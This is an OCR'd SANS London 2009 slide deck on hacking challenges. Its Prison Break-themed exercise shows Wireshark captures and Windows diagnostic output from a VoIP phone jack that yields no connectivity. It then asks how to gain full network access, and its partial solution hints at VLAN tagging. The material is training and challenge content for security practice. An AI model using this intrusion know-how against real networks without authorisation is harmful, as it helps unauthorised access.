Hacking Challenges
Have Fun Improving Your Skills

Raúl Siles
Taddong

SANS London 2009

Taddong

www.taddong.com

Have Fun Improving Your Skills

"Nintendo English Training: Have Fun Improving Your Skills"

Hacking Challenges


Types:

- 2009:
  - Pen-Test vs. IH
- CtF events:
  - Training
  - Conferences
- EH.net (Don & Ed)
- …

Goals:

- Improve your…
  - Knowledge
  - Technical skills
- Have Fun! ☺

Prison Break




Hackers for Charity (HFC)


- Johnny Long
- HFC:
  - http://www.hackersforcharity.org
- The Informer:
  - http://ihackcharities.org/category/informer-blog/

HACKERS FOR CHARITY.ORG

Breaking…

- Trying to get access to GATE’s data net
- Using VoIP phone Ethernet connection
- Windows XP SP3 & BTv4 (pre-final)
- No advanced layer 2 network access protection mechanism
- Intel® PRO/100 VE Network Connection NIC
- Can capture data (Wireshark)
- Cannot send any data!


gate_capture.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 2009-05-10 07:43:28.671 00:0c:29:0f:c9:30 ff:ff:ff:ff:ff:ff ARP Who has 172.29.1.1? Tell 172.29.1.201
2 2009-05-10 07:43:30.913 00:01:e6:a6:16:60 ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.1? Tell 192.168.1.4
3 2009-05-10 07:43:31.426 172.29.1.201 172.29.255.255 ICMP Echo (ping) request
4 2009-05-10 07:43:33.706 172.29.1.201 172.29.255.255 ICMP Echo (ping) request
5 2009-05-10 07:43:34.861 192.168.1.1 224.0.0.9 RIPv2 Response
6 2009-05-10 07:43:35.556 172.29.1.1 255.255.255.255 RIPv2 Response
7 2009-05-10 07:43:35.756 00:19:aa:25:dc:99 ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.2? Tell 192.168.1.1
8 2009-05-10 07:43:35.956 192.168.1.1 255.255.255.255 NTP NTP broadcast
9 2009-05-10 07:43:36.685 192.168.1.2 255.255.255.255 NTP NTP broadcast
10 2009-05-10 07:43:37.043 0.0.0.0 255.255.255.255 DHCP DHCP Discover - Transaction ID 0x3516
11 2009-05-10 07:43:37.296 192.168.1.1 255.255.255.255 DHCP DHCP Offer - Transaction ID 0x3516
12 2009-05-10 07:43:38.116 172.29.1.104 172.29.100.1 SIP Request: REGISTER sip:gate--corp.net
13 2009-05-10 07:43:38.153 172.29.100.1 172.29.1.104 SIP Status: 200 OK (2 bindings)
14 2009-05-10 07:43:38.913 00:01:e6:a6:16:60 ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.1? Tell 192.168.1.4
15 2009-05-10 07:43:39.426 172.29.1.201 172.29.255.255 ICMP Echo (ping) request
16 2009-05-10 07:43:39.706 172.29.1.201 172.29.255.255 ICMP Echo (ping) request
17 2009-05-10 07:43:40.248 0.0.0.0 255.255.255.255 DHCP DHCP Discover - Transaction ID 0x554c00a5
18 2009-05-10 07:43:41.248 0.0.0.0 255.255.255.255 DHCP DHCP Discover - Transaction ID 0x554c00a5
19 2009-05-10 07:43:51.247 0.0.0.0 255.255.255.255 DHCP DHCP Discover - Transaction ID 0x554c00a5
20 2009-05-10 07:43:52.699 00:19:aa:25:dc:90 ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.1? Tell 192.168.1.100
21 2009-05-10 07:43:52.957 00:19:aa:25:dc:99 00:19:aa:25:dc:90 ARP 192.168.1.1 is at 00:19:aa:25:dc:99
22 2009-05-10 07:43:53.137 00:18:da:40:5b:52 ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.4? Tell 192.168.1.251
Frame 17 (342 bytes on wire, 342 bytes captured)
Ethernet II, Src: 00:0c:29:ab:12:34 (00:0c:29:ab:12:34), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Internet Protocol, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: 68 (68), Dst Port: 67 (67)
Bootstrap Protocol
0010 01 48 00 63 00 00 80 11 39 43 00 00 00 00 ff ff .H.c.... 9C......
0020 ff ff 00 44 00 43 01 34 20 17 01 01 06 00 55 4c ...D.C.4 .....UL
0030 00 a5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0040 00 00 00 00 00 00 00 0c 29 ab 12 34 00 00 00 00 ....)..4....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0110 00 00 00 00 00 00 63 82 53 63 35 01 01 74 01 01 ......c. Sc5..t..
0120 3d 07 01 00 0c 29 ab 12 34 32 04 c0 a8 01 11 0c =....).. 42......
0130 03 72 65 78 3c 08 4d 53 46 54 20 35 2e 30 37 0b .rex<.MS FT 5.07.
0140 01 0f 03 06 2c 2e 2f 1f 21 f9 2b 2b 02 dc 00 ff ....,./. !.++....
0150 00 00 00 00 00 00 ......
Bootstrap Protocol (bootp), 300 bytes
Packets: 30 Displayed: 30 Marked: 0
Profile: Default


gate_capture.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
21 2009-05-10 07:43:52.957 00:19:aa:25:dc:99 00:19:aa:25:dc:90 ARP 192.168.1.1 is at 00:19:aa:25:dc:99
23 2009-05-10 07:44:05.979 00:0c:29:ab:12:34 ff:ff:ff:ff:ff:ff ARP Gratuitous ARP for 192.168.1.17 (Request)
25 2009-05-10 07:44:06.671 00:0c:29:0f:c9:30 ff:ff:ff:ff:ff:ff ARP who has 172.29.1.1? Tell 172.29.1.201
26 2009-05-10 07:44:07.751 00:0c:29:ab:12:34 ff:ff:ff:ff:ff:ff ARP who has 192.168.1.1? Tell 192.168.1.17
27 2009-05-10 07:44:07.751 00:0c:29:ab:12:34 ff:ff:ff:ff:ff:ff ARP who has 192.168.1.1? Tell 192.168.1.17
28 2009-05-10 07:44:07.753 00:01:e6:a6:16:60 ff:ff:ff:ff:ff:ff ARP who has 192.168.1.1? Tell 192.168.1.4
29 2009-05-10 07:44:07.759 00:0c:29:ab:12:34 ff:ff:ff:ff:ff:ff ARP who has 192.168.1.1? Tell 192.168.1.17
30 2009-05-10 07:44:10.256 192.168.1.251 192.168.1.255 ICMP Echo (ping) request
Frame 26 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:0c:29:ab:12:34 (00:0c:29:ab:12:34), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
Hardware type: Ethernet (0x0001)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (0x0001)
Sender MAC address: 00:0c:29:ab:12:34
Sender IP address: 192.168.1.17
Target MAC address: 00:00:00:00:00:00
Target IP address: 192.168.1.1
0000 ff ff ff ff ff ff 00 0c 29 ab 12 34
0010 08 00 06 04 00 01 00 0c 29 ab 12 34
0020 00 00 00 00 00 00 c0 a8 01 01
Address Resolution Protocol (arp), 28 bytes
Command Prompt
C:\>ipconfig
Windows IP Configuration
Ethernet adapter Wireless Network Connection:
Media State . . . . . : Media disconnected
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.1.17
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
C:\>ping 192.168.1.1
Pinging 192.168.1.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 192.168.1.1:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>arp -a
No ARP Entries Found
C:\>

Challenge Question 1

What is the most probable reason Michael could not get network connectivity from the desk Ethernet jack?


What actions should the team take to determine exactly what is going on, collect full traffic captures, and gain full access to the network?

Solution 1

- Wireshark's documentation Wiki:

"*When capturing on a VLAN, you won't necessarily see the VLAN tags in packets. … **It depends on the NIC, the NIC firmware, the driver, and the alignment of the moon and planets***"

- Windows registry tweaks (Intel NIC)

